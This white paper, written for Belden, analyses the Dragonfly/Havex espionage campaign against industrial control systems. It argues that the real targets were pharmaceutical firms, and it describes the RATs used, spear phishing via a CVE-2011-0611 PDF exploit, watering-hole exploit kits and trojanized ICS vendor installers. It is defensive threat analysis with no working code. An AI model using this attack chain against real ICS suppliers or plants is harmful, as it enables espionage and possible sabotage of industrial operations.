BELDEN
SENDING ALL THE RIGHT SIGNALS®

White Paper

Defending Against the Dragonfly Cyber Security Attacks

Joel T. Langill
ICS Cyber Security Expert
RedHatCyber.com
Written for Belden
Version 3.0
December 10, 2014




Table of Contents

Introduction from Belden

The age of malware specifically targeting industrial control systems (ICS) began in 2010 when Stuxnet[1] was shown to be disrupting operations at an Iranian nuclear facility. It then took four years before another sophisticated attack, known as Dragonfly, was discovered executing cyber espionage against ICS components.

This white paper analyzes the Dragonfly cyber campaign, looking at its targets, its methods of attack, its impact and what it means for defending operations from similar attacks in the future.

The Dragonfly campaign dates back to late 2010 or early 2011. However, industry was only made aware of it when the Finnish security firm F-Secure posted a blog in June 2014 describing how the malware was used to search for industrial control devices.[2]

Symantec then published a detailed technical report[3,4], which was quickly picked up by the media. These reports claimed that the attack targeted energy companies with the potential for sabotage.

The significance of these findings was not the targets (most critical infrastructure providers face cyber threats on a regular basis), but that the Dragonfly malware contained payloads designed to target specific ICS components.

Given the importance of that finding, Belden commissioned Joel Langill of RedHat Cyber, a leading independent ICS security expert, to research Dragonfly in depth with the goal of providing the best possible advice to its customers for defending against advanced malware threats. Mr. Langill's research included looking at how Belden's products can contribute to Defense in Depth cyber security protection.

The research was conducted by executing the malicious code on systems that reflect real-world ICS configurations, rather than reverse engineering the malware as was previously done. This allowed Mr. Langill to provide a perspective on Dragonfly and its impact to industrial systems that is particularly useful to manufacturing companies.

BELDEN
SENDING ALL THE RIGHT SIGNALS®

Executive Summary

This paper is designed to help the owners and operators of manufacturing companies better understand the nature of advanced cyber security threats against ICS and SCADA systems.

The report is divided into four parts, each providing evidence regarding the nature, intended victims and consequences of the campaign. It closes by investigating the effectiveness of cyber defenses commonly used by companies and proposing realistic solutions to protect against this new form of sophisticated attack on industry.

Part A – Identifying the Targets provides evidence that Dragonfly's target was most likely the pharmaceutical industry, rather than the energy industry. This represents the first time that a sophisticated attack vector has gone after the discrete manufacturing sector.

The key evidence for this conclusion was the ingenious route the attackers used to breach industrial systems. Rather than a traditional direct attack against a target's systems, they infected the legitimate software of three ICS suppliers that offer products and services most commonly used by the pharmaceutical industry. The three companies are not primary suppliers to "energy" facilities.

Dragonfly was also remarkable because of the multitude of methods and pathways it took to get to the control system. These are described in Part B – Analyzing the Malware. Mr. Langill coined the apt term "Offense in Depth" to describe the diversified arsenal of attack vectors it employed.

Part C – Assessing the Consequences looks at the lessons to be learned from this malware campaign for any security risk assessment. For example, Dragonfly focused on Windows XP-based computers, which are widely used by industry, difficult to migrate away from and now impossible to patch.

And while Dragonfly's creators appear to have intended this attack for intellectual property theft, it is clear that the malware's design makes it potentially far more dangerous to live process control operations.

Should they wish it to be a destructive attack in the future, it will be trivial for the attackers to modify modules and seriously impact their victims' operations.

Finally, Part D – Defending Industrial Control Systems examines the commonly used cyber defenses for ICS and assesses if they would or would not have been effective against Dragonfly. Sadly, many of the "usual" security solutions would not have stopped Dragonfly.

"If Dragonfly has taught us anything, it is that instead of deploying security policies because 'everyone does it this way' or the 'check list tells us to,' ICS security needs to be evaluated on a holistic risk basis. CIOs and other executives need to know about this attack and be assured that there are techniques and products available to defend against it," notes Eric Byres, a world authority on industrial cyber security.

The paper concludes by outlining the important Defense in Depth strategies and technologies that can effectively protect ICS and SCADA systems from advanced persistent threats such as Dragonfly.

Part	Description	Suitable for People in these Roles:
Part A – Identifying the Targets	Describes the overall Attack campaign with a focus on determining who the targets were.	• Executives • Controls Engineers • Electrical Engineers • Network Engineers • IT Professionals • Security Professionals
Part B – Analyzing the Malware	Details the key Building Blocks used in the attacks.	• IT Professionals • Security Professionals
Part C – Assessing the Consequences	Discusses the Consequences of the attacks to industry and analyzes the impact to a victim's ICS infrastructure.	• Executives • Controls Engineers • Electrical Engineers • Network Engineers • IT Professionals • Security Professionals
Part D – Defending Industrial Control Systems	Defines the most effective Defenses that could be deployed to minimize the risk to operations from not only Dragonfly, but similar targeted attacks. This approach is meant to aid in improving the cyber resilience of ICS installations to future attacks.	• Executives • Controls Engineers • Electrical Engineers • Network Engineers • IT Professionals • Security Professionals

About Joel Langill and RedHat Cyber

Joel Langill is an independent security researcher, consultant, creator of the website SCADAhacker.com, and founder of RedHat Cyber. He approaches cyber security in a fashion similar to industrial functional safety and his services help companies improve the security and reliability of their automation and SCADA systems. Clients include end users, owner/operators, engineering contractors, system integrators, distributors, security partners and control system vendors around the globe. www.redhatcyber.com, www.scadahacker.com

BELDEN
SENDING ALL THE RIGHT SIGNALS®

White Paper – Part A

Defending Against the Dragonfly Cyber Security Attacks

Part A – Identifying the Targets

Joel T. Langill
ICS Cyber Security Expert
RedHatCyber.com
Written for Belden
Version 3.0
December 10, 2014

Table of Contents

Part A – Identifying the Targets

The Dragonfly campaign uses three main pieces of malware to achieve its ends. All are known as Remote Access Tools or RATs and provide the attackers with access and control of compromised computers.

The dominant tool is the Havex RAT, which is also known as Backdoor.Oldrea or the Energetic Bear RAT. It infected an estimated 2,470 victims using as many as 50 different variations[5]. Like all RATs, it acts as a back door into the victim's computer for the attackers, allowing them to extract data and install further malware. It also extracts data from Outlook address books and ICS-related software files used for remote access from the infected computer to industrial systems. Some of the variants specifically look for OPC servers.

The next most common RAT used by Dragonfly is known as Karagany. It also allows attackers to upload and download files from the infected computer and run executable files. In addition, it has features for collecting passwords, taking screenshots and cataloguing documents.

The rarest RAT is called Sysmain. It was not mentioned in the Symantec report, but was analyzed by Kaspersky[7]. Limited information is available as to how extensively the Sysmain RAT was used, but as it will be discussed later, it likely was only used early in the Dragonfly campaign.

Dragonfly's creators distributed their malware using three attack vectors:

1. **Email Spear Phishing[8] Campaign** – Executives and senior employees were targeted with malicious PDF attachments.
2. **Watering Hole Attack[9]** – Websites likely to be visited by intended victims were infected such that the sites redirected the site visitor to another compromised website hosting an exploit kit. The exploit kit then installed one of the RATs.
3. **Trojanized Software[10] Downloaded From ICS Vendors** – Three ICS vendors' software download web sites were hacked so that legitimate ICS software included the RAT malware. Customers installing this software would also unknowingly install the RAT malware.

Both the RAT malware and the attack vectors are described in more detail in the second section of this series, Part B – Analyzing the Malware.

Timeline of the Attack

Symantec reported that they first observed spear phishing attempts (email spoofing fraud that targets specific organizations seeking unauthorized access to confidential data) in February 2013 that continued through June 2013.

In May 2013, the attack shifted to using a watering hole technique that included the compromise of legitimate websites that would redirect the visitors to other sites hosting malicious content. This phase lasted until April 2014.

Concurrent to the watering hole attacks, several ICS vendors had legitimate software available for download from their websites "augmented" with malicious content. This "trojanizing" of genuine ICS software occurred over a period of almost one year, beginning in June 2013 and ending in May 2014.

Figure 1 provides a timeline of the relevant events with additional facts of each phase that will be discussed throughout this paper.

The complexity and sophistication of Dragonfly highlights the fact it was a well-funded multi-phase attack. The attackers first focused data collection efforts on "suppliers" to the targets as indicated by the high-level individuals receiving the early spear phishing emails.

The information obtained from the initial spear phishing would have then allowed the attackers to focus their efforts on locating and exploiting companies that supply the target sector. They did this by offering "public" or "unauthenticated" downloading of ICS utilities and drivers. This allowed the attackers to have their malware reach computers that would likely not be susceptible to normal web-based watering hole or spear phishing vectors.

In the next section, the three targeted ICS suppliers will be examined to see what can be learned from them.

Compromised ICS-Related Companies

- Industrial camera manufacturer Mesa Imaging was the first to have their site compromised in June 2013. It did not identify and replace the software for six weeks.
- The next site belonged to eWON – a producer of industrial security appliances and portal software. Their site was compromised for ten days beginning in January 2014 when approximately 250 copies of the malicious software were downloaded[3].
- The final site that was targeted belonged to MB Connect Line who also produces a line of hardware and software security appliances similar to eWON. This site was estimated to have hosted the malicious software for a period of two weeks beginning in April 2014.

No information has been disclosed regarding the number of downloads from the Mesa Imaging and MB Connect Line sites.

There are several interesting similarities between each of the companies whose websites were targeted to host malicious software. Understanding the solutions offered by each of these companies, and the likely sectors that would use these solutions provides valuable information in understanding the likely intended targets of the Dragonfly campaign.

eWON

eWON sa (www.ewon.biz) is a private company headquartered in Nivelles, Belgium. eWON's company tagline of "Machines Can Talk" is accomplished through a line of industrial gateways and routers. It also provides a complementary software solution called Talk2M providing direct, cloud-based





Figure 1: Timeline of Dragonfly/Havex Campaign



and hosted remote connectivity to a variety of ICS controllers intended for "on-demand" connections.

In 2013, eWON introduced a product called eFive that offers continuous, real-time connections to remote SCADA installations and sites. One benefit offered by eWON is the ability to replace remote OPC servers with eFive appliances providing direct connectivity to the remote industrial networks and associated industrial protocols.

eWON offers proven solutions for many leading PLC suppliers, including Siemens, Rockwell Automation, VIPA (Yaskawa), Omron, Schneider Electric, Mitsubishi Electric and Hitachi. They report that in 2013, they exceeded 1 million connections globally, and have products that offer direct support for both licensed and proprietary industrial protocols (see Table 1).

Notice that these specific products and protocols are not ones that dominate the energy industry. Instead the products from eWON appear to be targeted at machine builders that provide original equipment manufacturer (OEM) solutions to sectors such as pharmaceutical and food and beverage. The software supports remote diagnostics and enables the maintenance of PLCs associated with the machine builders' equipment.

With the introduction of the eFive line,

PLC Supplier	Protocol	Common Transport
Hitachi	Hitachi EH	3004-3007/tcp-udp
Mitsubishi	MELSEC Mitsubishi MC	5000/udp I 5001/tcp 5000/udp I 5001/tcp
Omron	Ethernet/IP FINS/TCP-UDP Host Link	44818/tcp 9600/tcp-udp serial
Rockwell Automation	Ethernet/IP (exp) Ethernet/IP (imp) DF1	44818/tcp 2222/udp serial
Schneider Electric **(Telemecanique)**	Modbus TCP Modbus RTU UniTelWay	502/tcp serial serial
Siemens	ISOTCP Profibus PPI MPI	102/tcp serial serial serial
VIPA (Yaskawa)	Ethernet/IP Modbus TCP	44818/tcp 502/tcp

Table 1: PLCs Supported by eWON

eWON has expanded to provide solutions for customers with distributed SCADA solutions who need centralized remote management. Their gateway products can be used with SCADA and PLC installations of non-critical assets in water/wastewater, utilities, and renewable energy (see Figure 2). The products are all based on the open-source virtual private network (VPN) package OpenVPN.

It is also important to consider that eWON is part of the ACT'L group (www.actl.be) that, in addition to eWON, consists of sister entities BiiON (www.biion.be) and KEOS (www.keos.be):

- BiiON is an industrial system integrator for the pharmaceutical and biotechnology sectors.
  It specializes in information system and technology, process automation, electrical engineering, and quality and validation for systems that include environmental monitoring, manufacturing execution, batch recipe management and other related systems.
- KEOS is an environmental monitoring system (EMS) that forms one of the critical ICS systems common within pharmaceutical and life science facilities. An EMS is like a dedicated SCADA system that interfaces to various sensors and components, like PLCs, to monitor temperature, relative humidity, pressure and air cleanliness within clean room settings.

With a head office management team focused on providing solutions to the pharmaceutical industry, it is reasonable to assume that the eWON sales are also likely to be dominated by the same industry.




Figure 2: eWON eFive Remote SCADA Solutions (source: www.ewon.biz)




Figure 3: MB Connect Line Remote Solutions (source: www.mbconnectline.com)

MB Connect Line

MB Connect Line GmbH (www.mbconnectline.com) is also a private company with headquarters in Ilsfeld, Germany. They focus on offering remote maintenance solutions (see Figure 3) that closely align with those previously mentioned for eWON. They provide similar hardware appliances and software solutions that facilitate connecting to and remote access of ICS components, like PLCs, motion controllers and drives. It is worth mentioning that all of the VPN encryption technology used by the MB Connect Line is also based on OpenVPN.

MB Connect Line's endpoint appliances provide private path connections to device networks that include both Ethernet and serial communications, including more than 90 drivers for PLCs, HMIs, panels and servo controllers.

One product of note is their mbEAGLE, which is designed to monitor Siemens S7300/400 PLCs for changes to their running logic. This provides a form of anti-virus protection for the PLC (recall that Stuxnet[1] was able to modify the running logic in an S7 PLC without detection and cause mechanical sabotage).

MB Connect Line targets their products for customers in many of the same industries as eWON, with a strong focus on machine suppliers. Other than support for the remote maintenance of wind turbines, the company does not claim application expertise in the energy industry.

Instead, its website focuses on remote maintenance of production facilities and packaging machines, applications of far more interest to pharmaceutical companies than to oil and gas companies or power utilities.

Mesa Imaging

Mesa Imaging (www.mesaimaging.ch) is a manufacturer of cameras and related software with headquarters in Zurich, Switzerland. Their cameras use "time of flight" (TOF) technology to render three-dimensional images.

These industrial cameras are used in robotics, automation, healthcare, security and transportation. One practical application of this technology is used in vision-guided automated guided vehicles (AGV) very common in the pharmaceutical industry to move ingredients, products and other material around the facility.

The cameras and driver software would not typically be installed at an end-user facility, but rather used by an OEM provider in building the AGV carts. This is not a probable vector into an industrial network either locally or remotely, and likely did not result in any significant number of downloads.

Since the Mesa Imaging software was the first to be trojanized, one possibility is that it was a test case to determine feasibility for a later attack. Looking back at the timeline in Figure 1, the gap between the compromises of the first two sites can help justify this theory. This will be discussed later in this paper when the specifics of the Mesa Imaging software are analyzed.


Summary of Compromised ICS Vendor Companies

The information available from all companies (considering eWON as separate from BiiON) suggests their staff counts are small, with probably fewer than 50 employees at each company.

Two of the sites, Mesa Imaging and MB Connect Line, also use open-source content management systems (CMS) on their websites. Other characteristics of the Dragonfly campaign confirm that the attackers were able to successfully comprise sites using such CMS.

All of the software that was trojanized was available for download free-of-charge without any authentication against the webserver. This provided the attackers with a simple mechanism to exploit the target companies' infrastructure and upload additional content.

Logic would suggest it is much easier to compromise a small business' web servers than it would be to perform a similar attack against much larger corporations. Bigger



organizations typically invest heavily in security for their public-facing cyber assets and normally do not depend on open-source software for their website CMS.

Who is the Real Target?

Reports of the Dragonfly campaign by reputable sources misinterpreted the Symantec report and were widely speculative:

> "The industrial control systems of hundreds of European and US energy companies have been infected by a sophisticated cyber weapon…"
>
> FT.com, June 30, 2014[11]
>
> "…more than 1,000 energy companies in North America and Europe have been compromised in a huge malware attack…"
>
> BBC.com, July 1, 2014[12]

Both of these statements were derived from the same Symantec report, yet their conclusions could not be more incorrect. Both the number of infected ICS claimed (hundreds) and the industry where they reportedly operating (the energy sector) are incorrect.

The first incorrect assumption is that just because a computer at a company has been compromised, the company's ICS have also been compromised. Today, all U.S. and European energy companies make considerable efforts to separate their SCADA/ICS from their enterprise network (i.e., where any desktop computers able to browse the web would reside). Thus, the desktop computers downloading and executing software from an internet-based watering hole are unlikely to be directly connected to an ICS.

Second, it was reported by Symantec that energy-related sites were used early in the attack as the "watering hole." However, a review of the targeted sites obtained from confidential sources reveals that the term "energy control systems" used by Symantec is overstated.

All but one of these six sites belongs to system integrators (SIs) and only one site is a manufacturer of ICS components. One of the integrators is not even aligned with energy sector automation solutions. Based on the types of sites compromised, the visitors to these sites were mostly likely not directly involved with ICS, but could have been suppliers to the SIs.

So, with all this data and conflicting interpretations, who was Dragonfly's intended target?

Let's start by looking at the three targeted ICS suppliers (eWON, MB Connect Line, and Mesa Imaging). The fact that out of thousands of ICS suppliers, these three very similar companies were targeted, leads us to a number of interesting observations:

1. Mesa Imaging provides cameras and camera systems that can be used across numerous industries, but not typically "industrial" installations, like power generating stations, oil refineries, etc. On the other hand, the pharmaceutical industry uses a large number of unmanned "carts" and automated handling systems that transport the active pharmaceutical ingredients (API) and finished products around their facilities.
2. eWON is a part of ACT'L, which also owns two other companies: BiiON, which is a System Integrator that focuses primarily in pharmaceutical; and KEOS, which supplies environmental monitoring systems (EMS) that are a critical ICS subsystem within pharmaceutical plants.
3. eWON is primarily focused on "machine" access, which is a very large component of the "pharma-ops" side of the sector. Pharmaceutical production lines consist of numerous packaging machines that are typically supplied by an OEM. Most of this in-plant equipment is supported remotely by these OEM using products, like the eWON VPN.
4. eWON also has close relationships with key automation suppliers that are listed on their website, including VIPA, Omron, Schneider Electric, Mitsubishi, Siemens and Rockwell Automation.

   These vendors are the same ones that were targeted by the malware's Industrial Protocol Scanner module that searched for devices on ports 44818 (Omron, Rockwell Automation), 102 (Siemens) and 502 (Schneider Electric).

   Traditionally, these protocols and products have focused on packaging and discrete part manufacturing applications, and have been less important to the energy industry. (More information on this is provided in *Part B – Analyzing the Malware*.)
5. MB Connect Line offers a product that is competitive with eWON's, and again is used for remote machine support – something used more in pharmaceutical than many other sectors.

The list of known victims also provides some tantalizing clues as to who the real target was. The Kaspersky report[7] provides details on 101 "active" victims. Look closely at the number of victims focused on "machine," "packaging" and "pharmaceutical" products. When academic targets are removed, these predominate.

Of particular interest is a system integrator in North Carolina, a focal area for pharmaceutical in terms of biotech research. This is a logical place for a pharmaceutical-focused integrator to operate. The U.S. is the world's largest market for pharmaceuticals and the world leader in bio-pharma research. Drugs are typically "packaged" locally, with the API components manufactured in a central location and shipped for final compounding and packaging at the local facility.

The computers that fell victim also reveal some interesting trends. Kaspersky has confirmed the majority of target machines were Windows XP-based. While other industries have moved away from this now obsolete operating system, regulatory requirements, like 21 CFR Part 11, discourage the upgrading of these systems because of the need to "re-validate" the system. Validation is a significant cost to pharmaceutical companies, and is mandated globally not only by the U.S. Food and

Drug Administration (FDA), but also similar agencies around the world.

Finally, it is worth considering the similarities between Dragonfly and another malware campaign known as Epic Turla[13].

- The timelines of both campaigns are similar (according to Kaspersky, "The 'Epic' project has been used since at least 2012, with the highest volume of activity observed in January-February 2014)." However, unlike Dragonfly (which appears to have ceased operations), Epic Turla is reportedly ongoing.
- The targeted machines in both campaigns run older operating systems, primarily Windows XP and Windows Server 2003.
- Both campaigns feature spear phishing attacks with Adobe PDF Reader exploits.
- Both campaigns utilize a watering hole technique with the same JAVA exploits.
- Both also target watering hole sites that use open source Content Management System (CMS) software.
- Both campaigns try to convince users to install "trusted" software that is trojanized.

According to Kaspersky, aside from governmental institutions (embassies, military, educational facilities) that are common day-to-day targets for attacks, Epic Turla is actively targeting research and pharmaceutical companies.

It seems likely that the Dragonfly and Epic Turla campaigns are being run by the same masters for the same primary motive, namely industrial espionage against pharmaceutical companies. It also appears that the attackers are not just looking for the intellectual property associated with the product, but also information related to building facilities.


Conclusion – Part A

The preceding information, coupled with the author's knowledge of the pharmaceutical industry, led to the conclusion that it was the industry targeted by Dragonfly. The potential damage could include the theft of proprietary recipes and production batch sequence steps, as well as network and device information that indicate manufacturing plant volumes and capabilities.

Eric Byres, CTO of Tofino Security, a Belden Brand, and a world authority on industrial cyber security made these remarks about Dragonfly:

"The interesting thing about Dragonfly is that it targeted ICS information not for the purpose of causing downtime, but for the purpose of intellectual property theft, likely for the purpose of counterfeiting. CIOs and other executives need to know about this attack and be assured that there are techniques and products available to defend against it."

"Security researchers and hackers have identified numerous vulnerabilities in the products used in industrial operations. Post Dragonfly, it is important that manufacturing companies secure core ICS through up-to-date best practice policies and industrially focused security technologies. We know now that Stuxnet and Flame remained hidden in their target networks for years – by the time worms like these do damage or steal trade secrets, it is too late to defend against them."



Defending Against the Dragonfly Cyber Security Attacks

Part B – Analyzing the Malware

Joel T. Langill
ICS Cyber Security Expert
RedHatCyber.com
Written for Belden
Version 3.0
December 10, 2014




Table of Contents

Part B – Analyzing the Malware

Attack Vectors

The Dragonfly campaign consisted of a diversified arsenal of attack vectors that compromised their targets through the deployment of multiple Trojan malicious programs. All of them had the ability to coordinate the deployment of a consistent set of downloaded payloads via a managed command-and-control (C2) infrastructure.

The C2 infrastructure allowed Dragonfly to enhance and expand its payloads throughout the life of the campaign. This tactic provided a form of **Offense in Depth**, allowing Dragonfly the opportunity to infect its targets at various levels of the organization.

Spear Phishing Attacks

As reported by Symantec, the Dragonfly campaign started with a series of email spear phishing attempts that occurred between February 11 and June 19, 2013[4]. This first phase utilized a malicious Adobe XML Data Package (XDP) file that was sent to 37 selected executives and senior employees in seven targeted companies. The subject lines were administrative in nature, including "*The account*" and "*Settlement of delivery problem.*" These targets were probably not directly involved in industrial controls operations, so ICS-related consequences were unlikely during this phase of the attack.

The XDP file used by Dragonfly took advantage of the PDF/SWF exploit (CVE-2011-0611) that allowed the Havex portable executable dynamic link library (PE-DLL) to be decrypted, installed and executed. The XDP format allows a PDF file to be packaged within an XML container, disguising the PDF file and offering some level of detection-avoidance from any malware prevention software that was installed in the victim's computers.

The data analyzed by Kaspersky[7] states that the XDP dropped version 038 of the Havex DLL. However, if one reviews the timeline in Figure 1 (Part A) this seems unlikely, as the estimated compilation date of v038 is October 2013, long after the spear phishing phase was over. It is

more likely that the Havex versions were no greater than v030 during this phase. Havex v024 was the most widely used, accounting for more than 40 percent of the total infections.

Knowing the versions of Havex is important because it gives us some insight into the attackers' plans in the early stages. Beginning with v024, additional parameters were added to the HTTP request string that Havex used to communicate with its handlers[14].

The "v1" parameter was added to signify the Havex downloader version and "v2" was added to signify the operating system version of the victim. In v029, the "q" parameter was further added to signify the initial infection method. These revisions suggest that even in this early stage, the Dragonfly team was planning to deploy multiple attack vectors for subsequent phases of its campaign.

Watering Hole Attacks

The next phase was the watering hole phase that ran for 11 months, from mid May 2013 through early April 2014. The compromised sites were loaded with a malicious IFRAME that would redirect any visitors to other web sites. These exploit sites initially contained the LightsOut exploit kit (LOEK). Beginning September 1, 2013, Dragonfly started using an updated version of this kit, known as the Hello exploit kit.

The Dragonfly team compromised websites based on open source content management systems, like Wordpress, Drupal and Joomla. The redirected sites contained malicious Java archive (JAR) and HTML files that exploited several Java (CVE-2012-1723, CVE-2013-2465) and Internet Explorer (CVE-2012-4792 and CVE-2013-1347) vulnerabilities. These exploits would then install and execute either the Havex or Karagany packages on the websites' visitors' computers.

According to Symantec, this phase included the compromise of as many as 20 websites over three industrial service sectors, as shown in Table 2. However, review of the targeted sites revealed that the term "energy control systems" used by Symantec[3] is incorrect. All but one of the six sites actually belonged to control system integrators and only one site was a manufacturer of ICS components. Some of the integrators are not even aligned with energy sector automation solutions in any way.

Based on the types of sites compromised, the visitors to these sites were probably not the end users directly involved with ICS. Instead, they were probably suppliers or OEMs for the intended targets as discussed in Part A.

Trojanized Software Download Attacks

The third and most interesting vector in the Dragonfly campaign began when three different ICS suppliers had their support websites compromised. The attackers were able to successfully replace legitimate installation software on these sites with software that added malicious components.

